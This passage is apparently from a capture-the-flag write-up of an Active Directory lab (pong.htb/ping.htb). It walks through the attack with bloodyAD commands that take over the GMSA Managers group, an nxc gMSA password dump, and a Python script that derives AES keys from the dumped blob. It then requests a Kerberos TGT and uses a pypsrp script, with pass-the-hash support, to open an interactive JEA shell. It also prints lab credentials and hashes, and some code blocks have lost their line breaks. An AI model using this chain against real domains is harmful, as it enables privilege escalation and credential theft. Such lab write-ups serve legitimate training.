
Now first let’s give us full control over the GMSA Managers
bloodyAD -d pong.htb -u c.roberts -k --host dc2.pong.htb add genericAll 'CN=GMSA MANAGERS,CN=USERS,DC=PONG,DC=HTB' 'c.roberts@ping.htb'
but it is not able to find our user in PONG.HTB, obiviously as the user exists in PING.HTB
so let’s try to specify the SID as it will accept it (get c.roberts SID from Bloodhound)
bloodyAD -d pong.htb -u c.roberts -k --host dc2.pong.htb add genericAll 'CN=GMSA MANAGERS,CN=USERS,DC=PONG,DC=HTB' 'S-1-5-21-750635624-2058721901-1932338391-2617'
now let’s ourselves into the group
bloodyAD -d pong.htb -u c.roberts -k --host dc2.pong.htb add groupMember 'CN=GMSA MANAGERS,CN=USERS,DC=PONG,DC=HTB' 'S-1-5-21-750635624-2058721901-1932338391-2617'
as ChatGPT says the error comes from the ActiveDirectory we can first check the object properties using get objectcommand
bloodyAD -d pong.htb -u c.roberts -k --host dc2.pong.htb get object 'CN=GMSA MANAGERS,CN=USERS,DC=PONG,DC=HTB'
we give this data to AI and let it do something for us luckily the gemini found the issue

Here is how the math works for your specific value:
| Property | Bitmask Value (Hex) | Bitmask Value (Decimal) | Description |
|---|---|---|---|
| Global Scope | 0x00000002 | 2 | Member of the “Global” scope. |
| Security Type | 0x80000000 | -2147483648 | Marks it as a Security group (used for ACLs). |
| Total | 0x80000002 | -2147483646 | The result of adding the two together. |

so the summary is the GMSA Managers is the Global Security group and it allows to add members only from the same domain
so now the thing is clear to us.
Active Directory Security Groups

and the GMSA managers is the Global group and we need to take it to Domain Local
another article that seems useful to me - https://www.experts-exchange.com/questions/28254575/how-to-add-trusted-domain-users-to-security-groups.html

first we need to Go to global to Universal and then Domain Local group
Changing a Group’s Scope or Type - Win32 apps

first we’ll change the grouptype to Universal
bloodyAD -d pong.htb -u c.roberts -k --host dc2.pong.htb set object 'CN=GMSA MANAGERS,CN=USERS,DC=PONG,DC=HTB' groupType -v -2147483640
Just Testing ;)
and now we can change it to Universal → Domain Local group
bloodyAD -d pong.htb -u c.roberts -k --host dc2.pong.htb set object 'CN=GMSA MANAGERS,CN=USERS,DC=PONG,DC=HTB' groupType -v -2147483644
and now we can add our user into the group
bloodyAD -d pong.htb -u c.roberts -k --host dc2.pong.htb add groupMember 'CN=GMSA MANAGERS,CN=USERS,DC=PONG,DC=HTB' 'S-1-5-21-750635624-2058721901-1932338391-2617'
now we can try to dump the GMSA password using nxc
nxc ldap dc2.pong.htb -u 'c.roberts' -p AssumedBreach123 -k -d ping.htb -k --gmsa
NTLM: 4b85a2a049588810c1267e4018b07a07if we see on the dc1 pong_gMSA$ is logged in

But to access evil-winrm we need the TGT and we don’t have the user’s password 😟

if we check it requires the aeskey and we are only having the NTLM hash
also while checking the bloodhound data i found the description on Pong_gMSA$ account

Less is more, PowerShell Just Enough Administration
some searching reveals there should be some configuration stored on the machine for JEA
let’s search for the .pssc on the DC1, we found file under C:\ProgramData\JEA\JEA.pssc
Get-ChildItem -Path C:\ProgramData -Recurse -Filter *.pssc -ErrorAction SilentlyContinue
Let’s read the file

But now the question is how to get the aeskey, some google search reveals we need the encrypted blob of the msDS-ManagedPassword
Don’t forgot to Request new TGT, as it wasted my 30-35 minutes 😟
bloodyAD -d pong.htb -u c.roberts -k --host dc2.pong.htb get object 'CN=PONG_GMSA,CN=MANAGED SERVICE ACCOUNTS,DC=PONG,DC=HTB' --attr msDS-ManagedPassword
Claude gives us the script that will give us the AES key we needed
#!/usr/bin/env python3"""bloodyAD already gives us the NTLM.Compute AES keys directly from the NT hash without touching the blob."""from binascii import hexlify, unhexlifyfrom impacket.krb5 import constantsfrom impacket.krb5.crypto import string_to_key
SAM    = "PONG_GMSA"DOMAIN = "pong.htb"
# Take NTLM directly from bloodyAD output — no blob parsing neededNT_HASH = "4b85a2a049588810c1267e4018b07a07"
# The NT hash IS the MD4 of the UTF-16LE password# We can't reverse it to get AES keys — we need the raw password bytes.# BUT bloodyAD gives us B64ENCODED which IS the raw blob — we just need# to find the CurrentPassword inside it correctly.
import base64, struct
B64 = "eFkbWLHQ9ZrAkNUPkIoyBnuGsnXyZOPO5eNOWWlCXuW+gcHc8jj3TpS1td5uZu2q3PoJBjL68DchzLF7DRcebEPpqm2SigCrJiwtO/C+RMfgVtphZX8BTmckbsUG2dDbiSLW6gj1jMN8Z9oMmpcbSuAshl5uZU2iCIOBdo3rinaX28jwCTKhkaELO+V+CLmoOfRJ2bYjL8V1QzJssh0/RuiaQ+bRLMasy8cLZ24mZhf3/4akKyRSn39X3E+RT7DEc7xHrxBVevTGTsIeD/3OfzMXs5ZW3fc0Iiut/d4heHjhkIfZhsmDQaZmGq4BMi+rG4HY+6gBkNyvHk3rRa9ozQ=="
raw = base64.b64decode(B64)
print(f"[*] Blob length : {len(raw)} bytes")print(f"[*] Full hex    :\n{raw.hex()}\n")
# The MSDS_MANAGEDPASSWORD_BLOB header is:# Offset 0 : Version (uint16) = 1# Offset 2 : Reserved (uint16) = 0# Offset 4 : Length (uint32)# Offset 8 : CurrentPasswordOffset (uint16) = always 16# Offset 10: PreviousPasswordOffset (uint16)# Offset 12: QueryPasswordIntervalOffset (uint16)# Offset 14: UnchangedPasswordIntervalOffset (uint16)# Offset 16: CurrentPassword starts here
# The blob we have starts with 78 59 -- Version=0x5978=22904, NOT 1# This means bloodyAD's B64ENCODED is NOT the raw ldap attribute --# it's already been processed/encrypted differently by bloodyAD.
# Proof: brute-scan the blob for the 240-byte UTF-16LE password# A 240-byte UTF-16LE string = 120 UTF-16 chars, every other byte often 0x00from Cryptodome.Hash import MD4
print("[*] Scanning blob for UTF-16LE password block (checking all 16-byte-aligned offsets)...")found = Falsefor offset in range(0, len(raw) - 16, 2):    for pw_len in [240, 256, 224, 208, 192, 176, 160]:        if offset + pw_len > len(raw):            continue        candidate = raw[offset:offset + pw_len]        h = MD4.new()        h.update(candidate)        if h.hexdigest() == NT_HASH:            print(f"[+] Found password at offset {offset}, length {pw_len} bytes!")            currentPassword = candidate            found = True            break    if found:        break
if not found:    # Try without stripping null terminator    print("[*] Trying with null terminator included...")    for offset in range(0, len(raw) - 16, 2):        for pw_len in [242, 258, 226, 210, 194]:            if offset + pw_len > len(raw):                continue            candidate = raw[offset:offset + pw_len - 2]  # strip last 2            h = MD4.new()            h.update(candidate)            if h.hexdigest() == NT_HASH:                print(f"[+] Found password at offset {offset}, length {pw_len} (with terminator)")                currentPassword = candidate                found = True                break        if found:            break
if not found:    print("[-] Could not locate password in blob via NTLM verification.")    print("    The B64ENCODED from bloodyAD may be encrypted/wrapped.")    print("    Use bloodyAD's --raw flag or extract via a different method.")    import sys; sys.exit(1)
# Compute AES keyspw_utf8 = currentPassword.decode('utf-16-le', 'replace').encode('utf-8')salt    = f'{DOMAIN.upper()}host{SAM.lower()}.{DOMAIN.lower()}'print(f"[*] Salt : {salt}")
from binascii import hexlifyaes256 = hexlify(string_to_key(    constants.EncryptionTypes.aes256_cts_hmac_sha1_96.value, pw_utf8, salt).contents).decode()aes128 = hexlify(string_to_key(    constants.EncryptionTypes.aes128_cts_hmac_sha1_96.value, pw_utf8, salt).contents).decode()
print()print('=' * 65)print(f'NTLM   : {SAM}$:aad3b435b51404eeaad3b435b51404ee:{NT_HASH}')print(f'AES256 : {SAM}$:aes256-cts-hmac-sha1-96:{aes256}')print(f'AES128 : {SAM}$:aes128-cts-hmac-sha1-96:{aes128}')print('=' * 65)
let’s get the TGT for the user
impacket-getTGT 'pong.htb'/'Pong_gMSA$' -aesKey 9a3d021763ac0f2ceb3b629eddf92fee758a3ba6fce28269a2d35a3e252e539a -dc-ip 192.168.2.2
export it and then connect to WINRM
evil-winrm -i dc1.ping.htb -r ping.htb
Possibly the Configuration is not allowing us to do WINRM

now i used claude to create script to interact with JEA environment
#!/usr/bin/env python3"""Connect to WinRM with Kerberos auth and a named JEA/PSSession configuration.Usage: python3 jea_connect.py"""import argparsefrom pypsrp.client import Clientfrom pypsrp.powershell import PowerShell, RunspacePoolfrom pypsrp.wsman import WSMan
parser = argparse.ArgumentParser(description='WinRM + Kerberos + JEA config connector')parser.add_argument('-t', '--target',        required=True,  help='Target hostname (e.g. dc1.pong.htb)')parser.add_argument('-u', '--username',      required=False, help='Username (omit for Kerberos ccache)')parser.add_argument('-H', '--hash',          required=False, help='NT hash for pass-the-hash')parser.add_argument('-p', '--password',      required=False, help='Password')parser.add_argument('-k', '--kerberos',      action='store_true', help='Use Kerberos (uses ccache)')parser.add_argument('-c', '--config',        required=False, default='Microsoft.PowerShell',                                             help='PSSessionConfiguration name (e.g. restricted, JEA)')parser.add_argument('--port',                default=5985,   type=int, help='WinRM port (5985 or 5986)')parser.add_argument('--ssl',                 action='store_true', help='Use HTTPS/SSL')parser.add_argument('--cmd',                 required=False, help='Single command to run and exit')
args = parser.parse_args()
def build_wsman(args):    common = dict(        server        = args.target,        port          = args.port,        ssl           = args.ssl,        connection_timeout = 30,        read_timeout       = 30,    )
    if args.kerberos:        print(f'[*] Auth       : Kerberos (ccache)')        wsman = WSMan(            **common,            auth          = 'kerberos',            negotiate_send_cbt = False,   # needed for some DCs        )
    elif args.hash and args.username:        # Pass-the-hash via NTLM        print(f'[*] Auth       : NTLM pass-the-hash')        # pypsrp doesn't do PTH natively — use requests-ntlm2        try:            from requests_ntlm2 import HttpNtlmAuth        except ImportError:            print('[-] pip install requests-ntlm2 for pass-the-hash support')            raise        wsman = WSMan(            **common,            auth     = 'ntlm',            username = args.username,            password = f'aad3b435b51404eeaad3b435b51404ee:{args.hash}',        )
    else:        print(f'[*] Auth       : NTLM password')        wsman = WSMan(            **common,            auth     = 'ntlm',            username = args.username,            password = args.password,        )
    return wsman
def run_interactive(pool):    """Simple interactive shell loop inside the JEA session."""    print('[+] Entering interactive session. Type "exit" to quit.\n')    while True:        try:            cmd = input('JEA> ').strip()        except (EOFError, KeyboardInterrupt):            print('\n[*] Exiting.')            break        if cmd.lower() in ('exit', 'quit'):            break        if not cmd:            continue
        ps = PowerShell(pool)        ps.add_script(cmd)        output = ps.invoke()
        for line in output:            print(line)
        if ps.had_errors:            for err in ps.streams.error:                print(f'[!] {err}')
def main():    print(f'[*] Target     : {args.target}:{args.port}')    print(f'[*] Config     : {args.config}')
    wsman = build_wsman(args)
    print(f'[*] Opening RunspacePool with configuration "{args.config}"...')    try:        with RunspacePool(            wsman,            configuration_name = args.config,   # <-- this is the JEA endpoint name        ) as pool:            print(f'[+] Connected!\n')
            # Run available commands check first            ps = PowerShell(pool)            ps.add_script('Get-Command | Select-Object -ExpandProperty Name')            cmds = ps.invoke()            print(f'[*] Available commands in this JEA session:')            for c in cmds:                print(f'    {c}')            print()
            if args.cmd:                # Single command mode                ps = PowerShell(pool)                ps.add_script(args.cmd)                output = ps.invoke()                for line in output:                    print(line)                if ps.had_errors:                    for err in ps.streams.error:                        print(f'[!] {err}')            else:                # Interactive mode                run_interactive(pool)
    except Exception as e:        print(f'[-] Connection failed: {e}')        raise
if __name__ == '__main__':    main()
we can now list the commands using Get-Command *
